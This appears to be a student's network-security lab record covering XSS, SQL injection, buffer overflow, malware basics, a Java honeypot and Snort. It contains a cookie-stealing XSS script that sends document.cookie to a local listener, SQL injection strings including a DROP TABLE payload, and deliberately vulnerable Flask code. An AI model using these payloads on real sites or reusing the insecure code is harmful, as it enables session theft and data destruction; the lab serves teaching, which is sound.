**Ex.No. 7**

**Implement cross site scripting and prevent XSS**

**Aim:**

To write a program to implement cross site scripting and prevent XSS.

**Algorithm:**

1. Create or find a sample webpage that has an XSS vulnerability
2. For example, pages in which the user content can be published, that do not validate the user content are vulnerable to XSS
3. Write a post whose content contains scripts such as Javascript, AJAX, JQuery, etc.,
4. These scripts will be executed when other users view the post
5. The script can read session information, cookies, user activity, etc., and send the data to a remote location
6. The script will not be displayed on webpage as the script is specified within HTML tags

**Server Code:**

from flask import Flask,request,render\_template, redirect, url\_for, session, make\_response

# from db import dbHelper

app=Flask(\_\_name\_\_,static\_url\_path="")

posts = []

@app.route('/')

@app.route('/login')

def func():

name = request.cookies.get('userID')

if name is None:

return render\_template('login.html')

return render\_template('home.html', posts=posts)

def checkPass(user, password):

users = [('timothy','1234'), ('akshay','abcd'), ('abinav','pass'), (‘vikraman’, 'pass')]

pair = (user,password)

if pair in users:

return True

return False

@app.route('/home', methods=['POST'])

def login():

if checkPass(request.form['username'], request.form['password']):

resp = make\_response(render\_template('home.html', posts=posts))

resp.set\_cookie('userID', request.form['username'])

resp.set\_cookie('pass', request.form['password'])

return resp

else:

return redirect('/')

@app.route('/logout')

def logout():

resp = redirect('/')

resp.set\_cookie('userID', '', expires=0)

resp.set\_cookie('pass', '', expires=0)

return resp

@app.route('/search', methods=['GET'])

def search():

print(request.args['searchString'])

return render\_template('search.html', term=request.args['searchString'])

@app.route('/post', methods=['POST'])

def post():

print(request.form['postString'])

posts.append(request.form['postString'])

return render\_template('home.html', posts=posts)

if \_\_name\_\_ == '\_\_main\_\_':

app.run("localhost", debug=True)

hacker/serv.py:

from flask import Flask,request,render\_template, redirect, url\_for, session, make\_response

app=Flask(\_\_name\_\_,static\_url\_path="")

@app.route('/', methods=['GET'])

def func():

print('Received GET Request')

print('Received Cookie:', request.args)

return ('', 204)

if \_\_name\_\_ == '\_\_main\_\_':

app.secret\_key='abcdefghijklmnopqrstuvwxyz'

app.run("localhost", port=1234, debug=False)

**XSS Script:**

<script>

var cookie = document.cookie;

var xhttp = new XMLHttpRequest();

xhttp.open(“GET”, “localhost:1234/cookie=” + cookie);

xhttp.send()

</script>

**Output:**

\* Serving Flask app "serv" (lazy loading)

\* Environment: production

WARNING: Do not use the development server in a production environment.

Use a production WSGI server instead.



\* Debug mode: off

\* Running on http://localhost:1234/ (Press CTRL+C to quit)

Received GET Request

Received Cookie: ImmutableMultiDict([('cookie', 'userID=vikraman; pass=pass')])

127.0.0.1 - - [08/Oct/2018 23:07:13] "GET /?cookie=userID=user1;%20pass=pass HTTP/1.1" 204 -



**Result:**

Thus a script was written to implement cross site scripting.

**Ex.No. 8**

**Implement SQL Injection attack**

**Aim:**

To hack database using SQL injection attack.

**Algorithm:**

1. Create/Find a sample website that has an SQL injection vulnerability
2. In case of a login, the following credentials can be used:
   1. Username: *‘or ‘1’=’1*
   2. Password: *‘or ‘1’=’1*
3. This will be translated to an SQL query similar to:

*Select userid from users where name=’’ or ‘1’=’1’ and password=’’ or ‘1’=’1’;*

1. This causes all the rows in the table to be selected, instead of one row for the user.
2. To execute operations on the database, the query can be added to the login credentials
3. For example,
   1. Username: *‘’*
   2. Password: *‘; Drop table users; select \* from infos where ‘1’=’1*
4. This will be translated into:

*Select userid from users where name=’’ and password=’‘; Drop table users; select \* from infos where ‘1’=’1’;*

1. This will cause the ‘users’ table to be dropped
2. Most DB clients inherently allow only one statement to be executed, hence this method may not work.

**Server Code:**

from flask import Flask,request,render\_template, redirect, url\_for, session, make\_response

import MySQLdb

class dbHelper:

def \_\_init\_\_(self):

self.db=MySQLdb.connect("localhost","student","student","security")

self.cursor=self.db.cursor()

def \_\_enter\_\_(self):

return self

def \_\_exit\_\_(self,exc\_type, exc\_value, traceback):

self.db.close()

def getId(self,user,password):

self.cursor.execute("select id from users where username='{}' and password='{}'".format(user, password))

return self.cursor.fetchall()

app=Flask(\_\_name\_\_,static\_url\_path="")

posts = []

@app.route('/')

@app.route('/login')

def func():

name = request.cookies.get('userID')

if name is None:

return render\_template('login.html')

return render\_template('home.html', posts=posts)

def checkPass(user, password):

users=[]

with dbHelper() as db:

users.extend(db.getId(user, password))

if len(users)>0:

return True

return False

@app.route('/home', methods=['POST'])

def login():

if checkPass(request.form['username'], request.form['password']):

resp = make\_response(render\_template('home.html', posts=posts))

resp.set\_cookie('userID', request.form['username'])

resp.set\_cookie('pass', request.form['password'])

return resp

else:

return redirect('/')

@app.route('/logout')

def logout():

resp = redirect('/')

resp.set\_cookie('userID', '', expires=0)

resp.set\_cookie('pass', '', expires=0)

return resp

@app.route('/search', methods=['GET'])

def search():

print(request.args['searchString'])

return render\_template('search.html', term=request.args['searchString'])

@app.route('/post', methods=['POST'])

def post():

print(request.form['postString'])

posts.append(request.form['postString'])

return render\_template('home.html', posts=posts)

if \_\_name\_\_ == '\_\_main\_\_':

app.run("localhost", debug=True)

hacker/serv.py:

from flask import Flask,request,render\_template, redirect, url\_for, session, make\_response

app=Flask(\_\_name\_\_,static\_url\_path="")

@app.route('/', methods=['GET'])

def func():

print('Received GET Request')

print('Received Cookie:', request.args)


return ('', 204)


if \_\_name\_\_ == '\_\_main\_\_':

app.secret\_key='abcdefghijklmnopqrstuvwxyz'

app.run("localhost", port=1234, debug=False)

**Output:**





**Result:**

Thus a script was written to implement SQL Injection.

**Ex.No. 9**

**Implement Buffer Overflow Attack**

**Aim:**

To implement buffer overflow attack.

**Algorithm:**

1. A buffer is a temporary area for data storage
2. When data that is larger than the buffer is stored in memory, the buffer overflows
3. In buffer overflow attacks, the extra data contains malicious instructions that can damage, change or unveil predict data
4. Most common buffer overflow attack is to give large amount of input data to a program that is waiting on user input

**Program:**

#include <stdio.h>

#include <string.h>

void main(int argc, char \*argv[])

{

char buffer[5];

if(argc<2) {

printf("Syntax: ./a.out user\_input\n");

return;

}

strcpy(buffer, argv[1]);

printf("Buffer: %s\n", buffer);

return;

}

**Output:**

$ ./a.out abcde

Buffer: abcde

$ ./a.out abcdefghijkl

Buffer: abcdefghijkl

\*\*\* stack smashing detected \*\*\*: ./a.out terminated

Aborted (core dumped)

**Result:**

Thus a script was written to implement Buffer overflow attack**Ex.No. 10**

**Understanding malware working principles, detection and prevention**

**Aim:**

To understand the malware working principles, detection and prevention.

**Malware:**

1. Malware refers to harmful software that disrupts or manipulates an electronic device’s normal operation
2. A virus is designed to reproduce itself & spread from one file to another, less frequently over a network
3. A trojan horse masquerades as a harmless program but when activated, damages the host. A Trojan horse does not replicate itself
4. Worms replicate over the network instead of a file system(opposite of viruses)
5. Spyware monitors and transmits user activity and can capture keystrokes

**Working Principles:**

1. Malware typically infects a machine by tricking users into clicking and/or installing a program that they shouldn’t from the internet
2. The malware can execute any of the following actions:
   1. Self replication in different parts of the file system
   2. Capture keystrokes
   3. Block access to files
   4. Displaying ads
   5. Making the device inoperable

**Detection of Malware:**

1. The presence of malware can be ascertained based on the following steps:
   1. Detection based on computer behaviour:
      1. Pop-ups informing you to download software
      2. Performance degradation of computer
      3. Checking if antivirus/firewall is disabled
      4. Checking online accounts for hacking
   2. Detection based on 3rd party software:

Third party antivirus/antimalware software can be downloaded from the internet and they will detect the malwares

**Result:**

Thus the working of malwares was studied successfully, along with detection and prevention of malwares.

**Ex.No. 11**

**Setup honeypot and monitor the honeypot network**

**Aim:**

To implement honey pot and monitor the network.

**Algorithm:**

1. A honeypot is a security mechanism that can detect deflect or in some manner counteract attempts at unauthorised use.
2. We will implement a simple honeypot by writing a program that listens on port 22, which is used for SSH
3. The program accepts ssh connections, displays information of the connecting user and closes the connection
4. The program can be made to run on port 22 by disabling SSH service as root.

**Program:**

import java.io.\*;

import java.lang.\*;

import java.net.\*;

public class honeypot {

private static ServerSocket server;

private static int port = 22;

public static void main(String args[]) throws Exception{

server = new ServerSocket(port);

System.out.println("Honeypot running on port:" + port);

Socket socket = server.accept();

System.out.println("Incoming connection:");

System.out.println("IP:" + socket.getInetAddress());

System.out.println("Port:" + socket.getPort());

System.out.println("local port:" + socket.getLocalPort());

socket.close();

System.out.println("Shutting down Honeypot");

server.close();

}

}

**Output:**

Terminal 1:

$ sudo service ssh stop

$ javac honeypot.java

$ sudo java honeypot

Honeypot running on port:22

Incoming connection:

IP:/127.0.0.1

Port:51144

local port:22

Shutting down Honeypot

Terminal 2:

$ ssh localhost

ssh\_exchange\_identification: Connection closed by remote host

**Ex.No. 12**

**Implement Intrusion Detection System using any tool**

**Aim:**

To demonstrate Intrusion Detection System using any tool

**Intrusion Detection System:**

Intrusion detection is a set of techniques and methods that are used to detect suspicious activity both at the network and host level. Intrusion detection systems fall into two basic categories:

* Signature-based intrusion detection systems
* Anomaly detection systems

Intruders have signatures, like computer viruses, that can be detected using software. You try to find data packets that contain any known intrusion-related signatures or anomalies related to Internet protocols. Based upon a set of signatures and rules, the detection system is able to find and log suspicious activity and generate alerts.

Anomaly-based intrusion detection usually depends on packet anomalies present in protocol header parts. In some cases these methods produce better results compared to signature-based IDS. Usually an intrusion detection system captures data from the network and applies its rules to that data or detects anomalies in it. Snort is primarily a rule-based IDS, however input plug-ins are present to detect anomalies in protocol headers.

**Snort Tool:**

Snort is based on libpcap (for library packet capture), a tool that is widely used in TCP/IP traffic sniffers and analyzers. Through protocol analysis and content searching and matching, Snort detects attack methods, including denial of service, buffer overflow, CGI attacks, stealth port scans, and SMB probes. When suspicious behavior is detected, Snort sends a real-time alert to syslog, a separate 'alerts' file, or to a pop-up window.

Snort is currently the most popular free network intrusion detection software. The advantages of Snort are numerous. According to the snort web site, “It can perform protocol analysis, content searching/matching, and can be used to detect a variety of attacks and probes, such as buffer overflow, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more” (Caswell).

One of the advantages of Snort is its ease of configuration. Rules are very flexible, easily written, and easily inserted into the rule base. If a new exploit or attack is found a rule for the attack can be added to the rule base in a matter of seconds. Another advantage of snort is that it allows for raw packet data analysis.

SNORT can be configured to run in three modes:

* Sniffer mode
* Packet Logger mode
* Network Intrusion Detection System mode

**Sniffer Mode**

* **snort –v** to print out the TCP/IP packets header on the screen
* **snort –vd** to show the TCP/IP ICMP header with application data in transmit

**Packet Logger Mode**

* **snort –dev –l c:\log** [create this directory in the C drive] and snort will automatically know to go into packet logger mode, it collects every packet it sees and places it in log directory.
* **snort –dev –l c:\log –h ipaddress/24** to tell snort that we want to print out the data link and TCP/IP headers as well as application data into the log directory.
* **snort –l c:\log –b** This is binary mode logs everything into a single file.


**Network Intrusion Detection System Mode**

* **snort –d c:\log –h ipaddress/24 –c snort.conf** This is a configuration file, which applies rule to each packet to decide it an action based upon the rule type in the file.
* **snort –d –h ipaddress/24 –l c:\log –c snort.conf** This will configure snort to run in its most basic NIDS form, logging packets that trigger rules specifies in the snort.conf.

**Procedure:**

1. Download SNORT from snort.org. Install snort with or without database support.
2. Select all the components and Click Next. Install and Close.
3. Skip the WinPcap driver installation.
4. Add the path variable in windows environment variable by selecting new classpath.
5. Create a path variable and point it at snort.exe.
6. Click OK button and then close all dialog boxes. Open command prompt and type the above commands.

**Output:**



**Result:**

Thus Snort tool has been successfully installed to demonstrate an Intrusion Detection System.